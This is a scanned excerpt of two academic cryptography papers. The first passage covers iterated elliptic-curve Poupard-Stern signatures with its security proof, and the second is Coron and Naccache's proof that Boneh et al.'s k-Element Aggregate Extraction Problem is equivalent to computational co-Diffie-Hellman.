Even when $\#\mathcal{C}$ has an prime factor larger than ℓ bits, G could still yield a small subgroup, which would again weaken the scheme.

We refer the reader to [16] for the following theorem:

Theorem 2. *The set of points of an elliptic curve is an abelian group which is either a cyclic group or the product of two cyclic groups.*

Let q be a large prime factor of $r = \#\mathcal{C}$ of multiplicity 1.

- Assume that $\mathcal{C}$ is a cyclic abelian group, isomorphic to $\mathbb{Z}/r\mathbb{Z}$, with generator $g \in \mathcal{C}$. The order d of a random $G = g^\alpha$ is given by $d = r/\gcd(r, \alpha)$. Therefore q does not divide d if and only if α is a multiple of q. The probability that the order of a random G is not divisible by q is thus $1/q$.
- Assume that $\mathcal{C}$ is the product of two cyclic abelian groups, then $\mathcal{C}$ is isomorphic to some product $\mathbb{Z}/r_1\mathbb{Z} \times \mathbb{Z}/r_2\mathbb{Z}$ where r_2 divides r_1 and $r_1 r_2 = r$. For a large prime factor q of r (with multiplicity 1), q divides r_1 but not r_2. Therefore q divides the order of an element of the curve if and only if q divides the order of this element with respect to $\mathbb{Z}/r_1\mathbb{Z}$. This leads back to the first case, and the probability that the order of a random G is not divisible by q is $1/q$ again.

In both cases, the probability that a random choice for G yields a small subgroup is negligible.

5 The New Scheme

The new protocol iterates the signature on a few curves in order to reduce (below an $\epsilon = 2^{-\ell/2}$) the probability that *all* curves will be smooth (figure 4):

```
System parameters
        $\sigma$ random elliptic curves $\mathcal{C}_1, \dots, \mathcal{C}_\sigma$
        $\sigma$ random points $G_1, \dots, G_\sigma$ such that $G_i \in \mathcal{C}_i$
        a hash function $h : \{0,1\}^* \to \{0,1\}^L$
Key generation
        secret: $\sigma$ random integers $x_i \in_R \{0,1\}^L$
        public: $\sigma$ points $Y_i = -x_i G_i$ such that $Y_i \in \mathcal{C}_i$
Signature
        for $i = 1$ to $\sigma$
            pick a large random $k_i$
            compute $R_i = k_i G_i \in \mathcal{C}_i = (x_{R_i}, y_{R_i})$
            compute $s_i = k_i + x_i \times h(m, x_{R_i})$
        signature: $\{\{x_{R_1}, s_1\}, \dots, \{x_{R_\sigma}, s_\sigma\}\}$
Verification
        for $i = 1$ to $\sigma$
            Compute $R'_i = s_i G_i + h(m, x_{R_i}) Y_i = (x_{R'_i}, y_{R'_i})$
            Check that $x_{R'_i} \overset{?}{=} x_{R_i}$
```

Fig. 4. q-free elliptic-curve Poupard-Stern signatures.

The number of necessary iterations σ is given by:

$$\rho(|p|/\ell)^\sigma \leq \epsilon \qquad \Rightarrow \qquad \sigma = \left\lceil \frac{\ell}{2 \log \rho(|p|/\ell)} \right\rceil$$

and is summarized in table 2 for $\ell = 160$.

The slow-down factor γ between the elliptic curve Poupard-Stern signature scheme and the new scheme (signature generation times) is due to the iteration of the signature on σ curves and the increased complexity of point operations over bigger underlying fields. Since the time complexity of elliptic curve scalar multiplication is in $\mathcal{O}(|p|^3)$, γ is basically given by:

$$\gamma = \sigma \times \left(\frac{|p|}{\ell}\right)^3$$

The slow-down factor is summarized in table 2 for $\ell = 160$.

# of iterations σ	size of p	slow-down	# of iterations σ	size of p	slow-down
20	460 bits	474	10	654 bits	683
19	471 bits	486	9	693 bits	732
18	484 bits	499	8	740 bits	791
17	497 bits	509	7	798 bits	868
16	513 bits	526	6	873 bits	977
15	529 bits	542	5	973 bits	1125
14	548 bits	562	4	1115 bits	1352
13	570 bits	588	3	1337 bits	1746
12	594 bits	613	2	1757 bits	2646
11	622 bits	645	1	2800 bits	5355

Table 2. Protocol trade-offs for $\ell = 160$.

Letting alone the factor γ, the verification times of the new scheme are also slower than usual ECC ones (*e.g.* ECDSA) because of the additional increase in the size of s due to the Poupard-Stern construction.

Note that Poupard-Stern's security proof will still apply to (at least one of) our curves with probability greater than $1-\epsilon \cong 1$. Surprisingly, instances will be either *provably secure* against existential forgery under adaptive chosen message attacks (probability greater than $1-\epsilon$) or *insecure* (probability lower than $\epsilon = 2^{-\ell/2}$) without transiting through intermediate gray areas where security is only conjectured (our ϵ is, of course, not related to [19]'s one).

Although the security proof has not been extended to the case where all curves have the same system parameters (identical p, intersection in G), we conjecture that the resulting scheme (figures 5 and 6) is still secure.

Secret parameters (x_i and k_i) must however remain distinct for every curve, given the (deliberately accepted) risk that the DLP might be easy on *some* of our curves.

It is important to point-out that, due to our probabilistic design, the *signer* must generate $\mathcal{C}_1, \ldots, \mathcal{C}_\sigma$ or (at least) make sure that the authority can exhibit a random seed (similar to the DSA's *certificate of proper key generation*) that yields all the curves' parameters by hashing.

6 Extensions and Variants

The scheme can be improved in many ways: by hashing $x_i = h'(x, i)$ and $k_i = h''(k, i)$ one can make the economy of $\sigma - 1$ secret keys and session randoms; a particularly efficient variant consists in grouping $\{R_1, \ldots, R_\sigma\}$ in a single digest (figure 7); the scheme can, of course, be implemented on any group.

Note that when p is an RSA modulus (hereafter n), life becomes much harder for the attacker who must (in our present state of knowledge) factor n (equivalent to point counting [10]), compute the orders d_1 and d_2 of the curve modulo the prime factors of n, factor d_1 and d_2 and compute the exact order of G as a multiplicative combination of the prime factors of d_1 and d_2.

```
System parameters
        $\sigma$ elliptic curves $\mathcal{C}_1, \ldots, \mathcal{C}_\sigma$ intersecting in $G$
        a hash function $h : \{0,1\}^* \rightarrow \{0,1\}^L$
Key generation
        secret: $\sigma$ random integers $x_i \in_R \{0,1\}^L$
        public: $\sigma$ points $Y_i = -x_i G$ such that $Y_i \in \mathcal{C}_i$
Signature
        for $i = 1$ to $\sigma$
            pick a large random $k_i$
            compute $R_i = k_i G \in \mathcal{C}_i = (x_{R_i}, y_{R_i})$
            compute $s_i = k_i + x_i \times h(m, x_{R_i})$
        signature: $\{\{x_{R_1}, s_1\}, \ldots, \{x_{R_\sigma}, s_\sigma\}\}$
Verification
        for $i = 1$ to $\sigma$
            Compute $R'_i = s_i G + h(m, R_i) Y_i = (x_{R'_i}, y_{R'_i})$
            Check that $x_{R'_i} \stackrel{?}{=} x_{R_i}$
```

Fig. 5. q-free elliptic-curve Poupard-Stern signatures (common G).

The overwhelming security contribution comes from the factorisation of n although when this calculation comes to an end, the attacker may face a (non-smooth) curve where the DLP is hard. The attacker's success chances are consequently reduced to:

$$\epsilon' = \rho \left(\frac{|n|}{2\ell} \right)^2$$

for one curve and

$$\epsilon'' = \epsilon'^{\sigma} = \rho \left(\frac{|n|}{2\ell} \right)^{2\sigma}$$

for the σ curves. This indicates an interesting way of squeezing more complexity out of RSA moduli: since (in our present state of knowledge) smooth curves can not be spotted without factoring n, the inverse of ϵ'' represents a *strengthening factor* that multiplies[1] the attacker's effort by a factor depending on $|n|$ and σ (table 3 for $\ell = 160$).

7 Acknowledgements

The authors are grateful to Jacques Stern for motivating and following the evolution this work; we also thank him for his insights into several mathematical details and for kindly providing the extended proof given in the appendix.

[1] under the discrete logarithm assumption.




Fig. 6. System configuration (intersecting curves) for $\sigma = 3$.

References

1. N. de Bruijn, *On the number of positive integers $\leq x$ and free of prime factos $\geq y$*, *Indagationes Mathematicae*, vol. 13, pp. 50–60, 1951.
2. N. de Bruijn, *On the number of positive integers $\leq x$ and free of prime factos $\geq y$, II*, *Indagationes Mathematicae*, vol. 28, pp. 236–247, 1966.
3. J.-M. Couveignes, L. Dewaghe & F. Morain, *Isogeny cycles and the Schoof-Elkies-Atkin algorithm*, Rapport de recherche LIX/RR/96/03, Laboratoire d'informatique de l'École Polytechnique, 1996.
4. J.-M. Couveignes & F. Morain, *Schoof's algorithm and isogeny cycles*, LNCS 877, ANTS-I, Proceedings of first algorithmic number theory symposium, Springer-Velrag, pp. 43–58, 1994.
5. K. Dickman, *On the frequency of numbers containing prime factors of a certain relative magnitude*, Arkiv för matematik, astronomi och fysik, vol. 22A(10), pp. 1–14, 1930.
6. J. Dixon, *Asymptotically fast factorization of integers*, Mathematics of computation, vol. 36(153), pp. 255–260, 1981.
7. H. Halberstam, *On integers whose prime factors are small*, Proceedings of the London mathematical society, vol. 3(21), pp. 102–107, 1970.

```
System parameters
        $\sigma$ elliptic curves $\mathcal{C}_1, \ldots, \mathcal{C}_\sigma$ intersecting in $G$
        a hash function $h : \{0,1\}^* \to \{0,1\}^L$
Key generation
        secret: $\sigma$ random integers $x_i \in_R \{0,1\}^L$
        public: $\sigma$ points $Y_i = -x_i G$ such that $Y_i \in \mathcal{C}_i$
Signature
        for $i = 1$ to $\sigma$
            pick a large random $k_i$
            compute $R_i = k_i G \in \mathcal{C}_i = (x_{R_i}, y_{R_i})$
        $r = h(m, x_{R_1}, \ldots, x_{R_\sigma})$
        for $i = 1$ to $\sigma$
            compute $s_i = k_i + x_i \times r$
        signature: $\{r, s_1, \ldots, s_\sigma\}$
Verification
        for $i = 1$ to $\sigma$
            compute $R'_i = s_i G + r Y_i = (x_{R'_i}, y_{R'_i})$
        check that $r \overset{?}{=} h(m, x_{R'_1}, \ldots, x_{R'_\sigma})$
```

Fig. 7. q-free elliptic-curve Poupard-Stern signatures (common G and r).

8. E. Howe, *On the group orders of elliptic curves over finite fields*, *Compositio mathematica*, vol. 85, pp. 229–247, 1993.
9. N. Koblitz, *Primality of the number of points on an elliptic curve over a finite field*, Pacific journal of mathematics, vol. 131, pp. 157–165, 1988.
10. N. Kunihiro & K. Koyama, *Equivalence of counting the number of points on elliptic curve over the ring $\mathbb{Z}_n$ and factoring n*, LNCS 1403, Advances in cryptology - proceedings of EUROCRYPT'98, Springer-Verlag, pp. 47–58, 1998.
11. G. Lay & H. Zimmer, *Constructing elliptic curves with given group order over large finite fields*, LNCS 877, ANTS-I, Proceedings of first algorithmic number theory symposium, Springer-Velrag, pp. 250–263, 1994.
12. H. Lenstra Jr., *Factoring integers with elliptic curves*, Ann. math., vol. 126, pp. 649–673, 1987.
13. R. Lercier, *Computing isogenies in GF(2^n)*, LNCS 1122, ANTS-II, Proceedings of 2-nd algorithmic number theory symposium, Springer-Velrag, pp. 197–212, 1996.
14. R. Lercier & F. Morain, *Counting the number of points on elliptic curves over finite fields: strategies and performances*, LNCS 921, Advances in cryptology - proceedings of EUROCRYPT'95, Springer-Verlag, pp. 79–94, 1995.
15. R. Lercier & F. Morain, *Counting the number of points on elliptic curves over F_{p^n} using Couveigne's algorithm*, Rapport de recherche LIX/RR/95/09, Laboratoire d'informatique de l'École Polytechnique, 1995.
16. A. Menezes, *Elliptic curve public key cryptosystems*, Kluwer academic publishers, pp. 25, 1983.
17. A. Menezes, S. Vanstone & R. Zuccharato, *Counting points on elliptic curves over F_{2^m}*, Mathematics of computation, vol. 60(201), pp. 407–420, 1993.
18. S. Pohlig & M. Hellman, *An improved algorithm for computing logarithms over GF(p) and its cryptographic significance*, IEEE Transactions on Information Theory, Vol. 24, pp. 106-110, 1978.
19. G. Poupard & J. Stern, *A practical and provably secure design for on the fly authentication and signature generation*, LNCS 1403, Advances in cryptology - proceedings of EUROCRYPT'98, Springer-Verlag, pp. 422–436, 1998.

$-\log_2$ factor ↘	$\lvert n\rvert = 512$	$\lvert n\rvert = 768$	$\lvert n\rvert = 1024$
$\sigma = 1$	1.8	5.3	9.9
$\sigma = 2$	3.6	10.7	19.9
$\sigma = 3$	5.5	16.0	29.8
$\sigma = 4$	7.3	21.4	39.8
$\sigma = 5$	9.1	26.8	49.8
$\sigma = 6$	11.0	32.1	59.7
$\sigma = 7$	12.8	37.5	69.7

Table 3. Strengthening factors for $\ell = 160$ and $1 \leq \sigma \leq 7$.

20. R. Schoof, *Elliptic curves over finite fields and the computation of square roots mod p*, Mathematics of computation, vol. 44, pp. 483–494, 1985.
21. R. Schoof, *Counting points on elliptic curves over finite fields*, CACM, vol. 21(2), pp. 120-126, 1978.

A Appendix

Using Poupard and Stern's notations, the following is a generalization of [19]'s security proof:

Theorem 3. *Assume that $kS\tau/X$ and $1/k$ are negligible. If an existential forgery of the signature scheme under adaptive chosen message attack has a non-negligible success probability then the discrete logarithm on elliptic curves can be computed in a time polynomial in $|q|$.*

The proof is based on the same 3-fork variant of Pointcheval-Stern's forking lemma. However, there is a technical difficulty; in the modular case studied by Poupard and Stern, the authors deal with an RSA modulus $n = pq$, assuming that g is of order $\lambda(n) = \text{GCD}(p-1, q-1)$. Their proof includes three steps:

1. compute a multiple L of $\lambda(n)$.
2. factor n, using L and a number-theoretic algorithm due to Miller.
3. finally, use the 3-fork variant of the forking lemma to yield a couple of relations involving the unknown key s:

$$\alpha s + \beta = 0 \bmod \lambda(n) \quad \text{and} \quad \alpha' s + \beta' = 0 \bmod \lambda(n)$$

   such that for some polynomial B, which only depends on the machine which presumably performs the existential forgery, $\text{GCD}(\alpha, \alpha') \leq B$; from these equations, s can be computed in polynomial time.

In the elliptic curve case, there is no analog to step 2; which requires a further twist:

1. compute a multiple ρ of the (unknown) order r of G, which is approximately $|X|+|k|$-bit long.

2. use the forking lemma's 3-fork variant to yield a couple of relations involving s:

$$\alpha s + \beta = 0 \bmod \lambda(n) \quad \text{and} \quad \alpha' s + \beta' = 0 \bmod \lambda(n)$$

   such that for some polynomial B, which only depends on the machine which presumably performs the existential forgery, $\mathrm{GCD}(\alpha, \alpha') \leq B$. Furthermore, we cancel all primes smaller than B from ρ. From these relations and ρ, one can compute a substitute to s which satisfies $V = -sG$ without being in the proper range.
3. Finally, we show that an algorithm which computes a substitute of s and a multiple of r with significant probability can be turned into an algorithm which computes the proper value of s:

Lemma 1. *An algorithm $\mathcal{A}$ which computes with significant probability a fixed-size multiple ρ of the unknown order r of G and a substitute to the secret key $s < \rho$ can be turned into an algorithm $\mathcal{B}$ which computes the proper value of s.*

Proof. Let ϵ be the success probability of $\mathcal{A}$ and fix $\delta = \epsilon/|\rho|$. By induction on $|\rho|$, we show how to design an algorithm $\mathcal{B}$ which discloses the actual key with probability at least δ: Apply $\mathcal{A}$ to $V = -sG$, where s is in the proper range for keys. $\mathcal{A}$ could either output s with probability δ (in which case the proof is complete) or it outputs a substitute $s' \neq s$ with probability bigger than $(\rho - 1)\delta$. In this case, we can consider $s' - s$ and $\rho - s' + s$; both are multiples of r and one of them (hereafter ρ') is smaller than $\rho/2$. Note that $\mathcal{A}$ produces, with probability $\delta|\rho'|$ a multiple ρ' of r. Furthermore, it also produces substitute keys smaller than ρ', since one can always replace a substitute s by $s \bmod \rho'$; we can thus apply the inductive hypothesis, which completes the proof. □

Boneh *et al.*'s $\boldsymbol{k}$-Element Aggregate Extraction Assumption Is Equivalent to the Diffie-Hellman Assumption

[C.-S. Laih, Ed., *Advances in Cryptology – ASIACRYPT 2003*, vol. 2894 of *Lecture Notes in Computer Science*, pp. 392-397, Springer-Verlag, 2004]

Jean-Sébastien Coron and David Naccache

Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com

Abstract. In Eurocrypt 2003, Boneh *et al.* presented a novel cryptographic primitive called *aggregate signatures*. An aggregate signature scheme is a digital signature that supports aggregation: *i.e.* given k signatures on k distinct messages from k different users it is possible to aggregate all these signatures into a single short signature.

Applying the above concept to verifiably encrypted signatures, *Boneh et al.* introduced a new complexity assumption called *the k-Element Aggregate Extraction Problem*.

In this paper we show that the k-Element Aggregate Extraction Problem is nothing but a Computational Diffie-Hellman Problem in disguise.

1 Introduction

In Eurocrypt 2003, Boneh, Gentry, Lynn and Shacham [2] introduced the concept of *aggregate signatures*. An aggregate signature scheme is a digital signature that supports aggregation: given k signatures on k distinct messages from k different users it is possible to aggregate all these signatures into a single short signature. This useful primitive allows to drastically reduce the size of public-key certificates, thereby saving storage and transmission bandwidth.

Applying the previous construction to verifiably encrypted signatures, *Boneh et al.* introduced in [2] a new complexity assumption called the *k-Element Aggregate Extraction Problem* (hereafter k-EAEP). In this paper we will prove that k-EAEP is equivalent to the Computational Diffie Hellman assumption (CDH).

This paper is structured as follows: section 2 recalls Boneh *et al.*'s setting, section 3 contains [2, 3]'s definition of the k-EAEP and section 4 concludes the paper by proving the equivalence between k-EAEP and CDH.

2 Verifiable Encrypted Signatures *Via* Aggregation

We will adopt [2, 3]'s notations and settings, namely:

Key generation	
	Pick random $x \overset{R}{\leftarrow} \mathbb{Z}_p$
	Compute $v \leftarrow g_1^x$
Public :	$v \in G_1$
Private :	$x \in \mathbb{Z}_p$
Signature	
	Hash the message $M \in \{0,1\}^*$ into $h \leftarrow h(M) \in G_2$
	Compute the signature $\sigma \leftarrow h^x \in G_2$
Verification of σ (with respect to v and M)	
	Compute $h \leftarrow h(M)$
	Check that $e(g_1, \sigma) = e(v, h)$

Fig. 1. Boneh, Lynn, Shacham Signatures

- G_1 and G_2 are two multiplicative cyclic groups of prime order p;
- g_1 is a generator of G_1 and g_2 is a generator of G_2;
- ψ is a computable isomorphism from G_1 to G_2 with $\psi(g_1) = g_2$;
- e is a computable bilinear map $e : G_1 \times G_2 \to G_T$ where G_T is multiplicative and of order p. The map e is:
  - Bilinear: for all $u \in G_1, v \in G_2$ and $a, b \in \mathbb{Z}$, $e(u^a, v^b) = e(u, v)^{ab}$
  - Non-degenerate: $e(g_1, g_2) \neq 1$
- $h : \{0,1\}^* \to G_2$ is a hash function.

2.1 Boneh-Lynn-Shacham Signatures

Figure 1 briefly recalls Boneh, Lynn and Shacham's signature scheme [1], upon which the aggregate signatures schemes of [2, 3] are based.

2.2 Aggregate Signatures

Consider now a set of k users using Figure 1's scheme (each user having a different key pair bearing an index i) and signing different messages M_i. Aggregation consists in combining the resulting k signatures $\{\sigma_1, \ldots, \sigma_k\}$ into one aggregate signature σ. This is done by simply computing:

$$\sigma \leftarrow \prod_{i=1}^{k} \sigma_i$$

Aggregate verification is very simple and consists in checking that the M_i are mutually distinct and ensuring that:

$$e(g_1, \sigma) = \prod_{i=1}^{k} e(v_i, h_i) \qquad \text{where} \quad h_i = h(M_i)$$

This holds because:

$$e(g_1, \sigma) = e(g_1, \prod_{i=1}^{k} h_i^{x_i}) = \prod_{i=1}^{k} e(g_1, h_i)^{x_i} = \prod_{i=1}^{k} e(g_1^{x_i}, h_i) = \prod_{i=1}^{k} e(v_i, h_i)$$

2.3 Verifiably Encrypted Signatures *Via* Aggregation

As explained in [2, 3], verifiably encrypted signatures are used in contexts where Alice wants to show Bob that she has signed a message but does not want Bob to possess her signature on that message. Alice can achieve this by encrypting her signature using the public key of a trusted third party (*adjudicator*, hereafter Carol), and send the resulting ciphertext to Bob along with a proof that she has given him a valid encryption of her signature. Bob can verify that Alice has signed the message but cannot deduce any information about her signature. Later in the protocol, Bob can either obtain the signature from Alice or resort to the good offices of Carol who can reveal Alice's signature.

To turn the aggregate signature scheme into a verifiably encrypted signature scheme, [2, 3] proceed as follows:

- Alice wishes to create a verifiably encrypted signature that Bob will verify, Carol being the adjudicator. Alice and Carol's keys are generated as if they were standard signers participating in the aggregate signature protocol described in the previous subsection.
- Alice creates a signature σ on M under her public key. She then forges a signature σ' on some random message M' under Carol's public key (we refer the reader to [2, 3] for more details on the manner in which this existential forgery is produced). She then combines σ and σ' obtaining the aggregate ω. The verifiably encrypted signature is $\{\omega, M'\}$.
- Bob validates Alice's verifiably encrypted signature $\{\omega, M'\}$ on M by checking that ω is a valid aggregate signature by Alice on M and by Carol on M'.
- Carol adjudicates, given a verifiably encrypted signature $\{\omega, M'\}$ on M by Alice, by computing the signature σ' on M' and removing σ' from the aggregate thereby revealing Alice's signature σ.

3 The *k*-Element Aggregate Extraction Problem

As is clear, the security of Boneh *et al.*'s verifiable encrypted signature scheme depends on the assumption that given an aggregate signature of k signatures (here $k = 2$) it is difficult to extract from it the individual signatures (namely: Alice's signature on M). This is formally proved in theorem 3 of [2, 3].

Considering the bilinear aggregate signature scheme on G_1 and G_2, Boneh *et al.* assume that it is difficult to recover the individual signatures σ_i given the aggregate σ, the public-keys and the message digests. Actually, [2, 3] assume that it is difficult to recover any aggregate σ' of any proper set of the signatures and term this the k-Element Aggregate Extraction Problem (hereafter k-EAEP).

More formally, this assumption is defined in [2, 3] as follows: Let G_1 and G_2 be two multiplicative cyclic groups of prime order p, with respective generators g_1 and g_2, a computable isomorphism $\psi : G_1 \to G_2$ such that $g_2 = \psi(g_1)$, and a computable bilinear map $e : G_1 \times G_2 \to G_T$.

Consider a k-user aggregate in this setting. Each user has a private key $x_i \in \mathbb{Z}_p$ and a public key $v_i = g_1^{x_i} \in G_1$. Each user selects a distinct message $M_i \in \{0,1\}^*$ whose digest is $h_i \in G_2$ and creates a signature $\sigma_i = h_i^{x_i} \in G_2$. Finally, the signatures are aggregated yielding:

$$\sigma = \prod_{i=1}^{k} \sigma_i \in G_2$$

Let I be the set $\{1,\ldots,k\}$. Each public-key v_i can be expressed as $g_1^{x_i}$, each digest h_i as $g_2^{y_i}$, each signature σ_i as $g_2^{x_i y_i}$ and the aggregate signature σ as g_2^z where:

$$z = \sum_{i\in I} x_i y_i$$

Definition 1 (k-EAEP). *The k-Element Aggregate Extraction Problem is the following: given the group elements $g_1^{x_1},\ldots,g_1^{x_k}$, $g_2^{y_1},\ldots,g_2^{y_k}$ and $g_2^{\sum_{i\in I} x_i\cdot y_i}$, output (σ', I') such that $I' \subsetneq I$ and $\sigma' = g_2^{\sum_{i\in I'} x_i\cdot y_i}$.*

The advantage of an algorithm $\mathcal{E}$ in solving the k-EAEP is defined as:

$$\mathsf{Adv}\ k\text{-}\mathsf{Extr}_{\mathcal{E}} \stackrel{\text{def}}{=} \Pr\left[\begin{array}{l}(I' \subsetneq I) \wedge (\sigma' = g_2^{\sum_{i\in I'} x_i y_i}) \ : \\ x_1,\ldots,x_k,y_1,\ldots,y_k \xleftarrow{R} \mathbb{Z}_p, \sigma \leftarrow g_2^{\sum_{i\in I} x_i y_i}, \\ (\sigma', I') \xleftarrow{R} \mathcal{E}(g_1^{x_1},\ldots,g_1^{x_k},g_2^{y_1},\ldots,g_2^{y_k},\sigma)\end{array}\right]$$

wherein the probability is taken over the choices of all x_i and y_i and the coin tosses of $\mathcal{E}$.

In the following, we define the hardness of the k-EAEP. For simplicity, we use the asymptotic setting instead of the concrete setting of [2].

Definition 2. *The k-Element Aggregate Extraction Problem is said to be hard if no probabilistic polynomial-time algorithm can solve it with non-negligible advantage.*

[2, 3] is particularly concerned with the case $k = 2$ where the aggregate extraction problem boils down to the following:

Definition 3 (2-EAEP). *Given g_1^a, g_1^b, g_2^u, g_2^v and g_2^{au+bv}, output g_2^{au}.*

We refer the reader to [3] for more details on the manner in which this assumption is used in proving the security of the verifiable encrypted signature scheme.

4 k-EAEP $\Leftrightarrow$ Computational Co-Diffie-Hellman Problem

The Computational co-Diffie-Hellman problem (hereafter co-CDH) is a natural generalization to two groups G_1 and G_2 of the standard Computational Diffie-Hellman problem; it is defined as follows [2]:

Definition 4 (co-CDH). *Given $g_1, g_1^a \in G_1$ and $h \in G_2$, output $h^a \in G_2$.*

The advantage of an algorithm $\mathcal{A}$ in solving co-CDH in groups G_1 and G_2 is:

$$\mathsf{Adv\ co\text{-}CDH}_{\mathcal{A}} \overset{\text{def}}{=} \Pr\left[\mathcal{A}(g_1, g_1^a, h) = h^a : a \overset{R}{\leftarrow} \mathbb{Z}_p, h \overset{R}{\leftarrow} G_2\right]$$

The probability is taken over the choice of a, h and $\mathcal{A}$'s coin tosses. Note that when $G_1 = G_2$, this problem reduces to the standard CDH problem.

Definition 5. *The Computational co-Diffie-Hellman problem in groups G_1 and G_2 is said to be hard if no probabilistic polynomial-time algorithm can solve it with non-negligible advantage.*

The following theorem shows that the k-Element Aggregate Extraction Problem is equivalent to the Computational co-Diffie-Hellman problem.

Theorem 1. *The k-Element Aggregate Extraction Problem is hard if and only if the Computational co-Diffie-Hellman problem is hard.*

Proof. It is straightforward to show that an algorithm $\mathcal{A}$ solving co-CDH can be used to solve the k-EAEP. Namely, given the instance $g_1^{x_1}, \ldots, g_1^{x_k}$, $g_2^{y_1}, \ldots, g_2^{y_k}$ and $g_2^{\sum_{i \in I} x_i \cdot y_i}$, using $\mathcal{A}$ we obtain $\sigma' = g_2^{x_1 y_1}$ from $g_1, g_1^{x_1}, g_2^{y_1}$. This gives $(\{1\}, \sigma')$ as a solution to the k-EAEP.

For the converse, we start with $k = 2$, *i.e.* an algorithm solving the 2-EAEP and show how to generalize the method to arbitrary k. Letting g_1, g_1^a, g_2^u be a given instance of co-CDH, we must compute $g_2^{a \cdot u}$ using an algorithm $\mathcal{A}$ solving the 2-EAEP. We generate $x \overset{R}{\leftarrow} \mathbb{Z}_p$ and $y \overset{R}{\leftarrow} \mathbb{Z}_p$; one can see that:

$$(g_1^a, g_1^{a+x}, g_2^{-u}, g_2^{u+y}, g_2^{a \cdot y + u \cdot x + x \cdot y})$$

is a valid random instance of the 2-EAEP. The instance is valid because:

$$-a \cdot u + (a + x) \cdot (u + y) = a \cdot y + u \cdot x + x \cdot y$$

The instance is a random one because g_1^{a+x} and g_2^{u+y} are uniformly distributed in G_1 and G_2. Moreover, the instance can be computed directly from g_2^u and $g_2^a = \psi(g_1^a)$. Therefore, given as input this instance, the algorithm $\mathcal{A}$ outputs $g_2^{-a \cdot u}$, from which we compute $g_2^{a \cdot u}$ and solve the co-CDH problem.

More generally, for $k > 2$, we generate $x_2, \ldots, x_k, y_2, \ldots, y_k \overset{R}{\leftarrow} \mathbb{Z}_p$; then we generate the following instance of the k-EAEP:

$$(g_1^a, g_1^{a+x_2}, \ldots, g_1^{a+x_k}, g_2^{-(k-1)u}, g_2^{u+y_2}, \ldots, g_2^{u+y_k}, g_2^z)$$

where

$$z = \sum_{i=2}^{k} a \cdot y_i + x_i \cdot (u + y_i)$$

As previously, this is a valid random instance of the k-EAEP, which can be computed from g_2^u and $g_2^a = \psi(g_1^a)$. Therefore, given this instance as input, an algorithm $\mathcal{A}$ solving k-EAEP outputs (I', σ'). We assume that $1 \in I'$, otherwise we can take $I'' \leftarrow I \setminus I'$ and $\sigma'' \leftarrow g_2^z / \sigma'$. Letting $\sigma' = g_2^{z'}$ and $k' = |I'| < k$, we have:

$$z' = -(k-1) \cdot a \cdot u + \sum_{i \in I', i > 1} (a + x_i)(u + y_i)$$
$$z' = a \cdot u \cdot (k' - k) + \sum_{i \in I', i > 1} a \cdot y_i + x_i \cdot (u + y_i)$$

Therefore we can compute:

$$g_2^{a \cdot u} = \left(\sigma' \cdot \prod_{i \in I', i > 1} (g_2^a)^{-y_i} (g_2^u)^{-x_i} g_2^{-x_i y_i} \right)^{\frac{1}{k' - k}}$$

which is the solution of the co-CDH instance.

Therefore, given a polynomial time probabilistic algorithm solving the k-EAEP with non-negligible advantage, we obtain a polynomial time probabilistic algorithm solving co-CDH with non-negligible advantage, and conversely, with a tight reduction in both directions. □

5 Conclusion

In this paper we showed that the k-element Aggregate Extraction Problem introduced by Boneh, Gentry, Lynn and Shacham in [2, 3] is equivalent to the Computational Diffie Hellman Problem.

By shedding light on the connection between Boneh *et al.*'s verifiable encrypted signature scheme and the well-researched Computational Diffie-Hellman Problem, we show that [2, 3] features, not only attractive computational requirements and short signature size, but also strong security assurances.

References

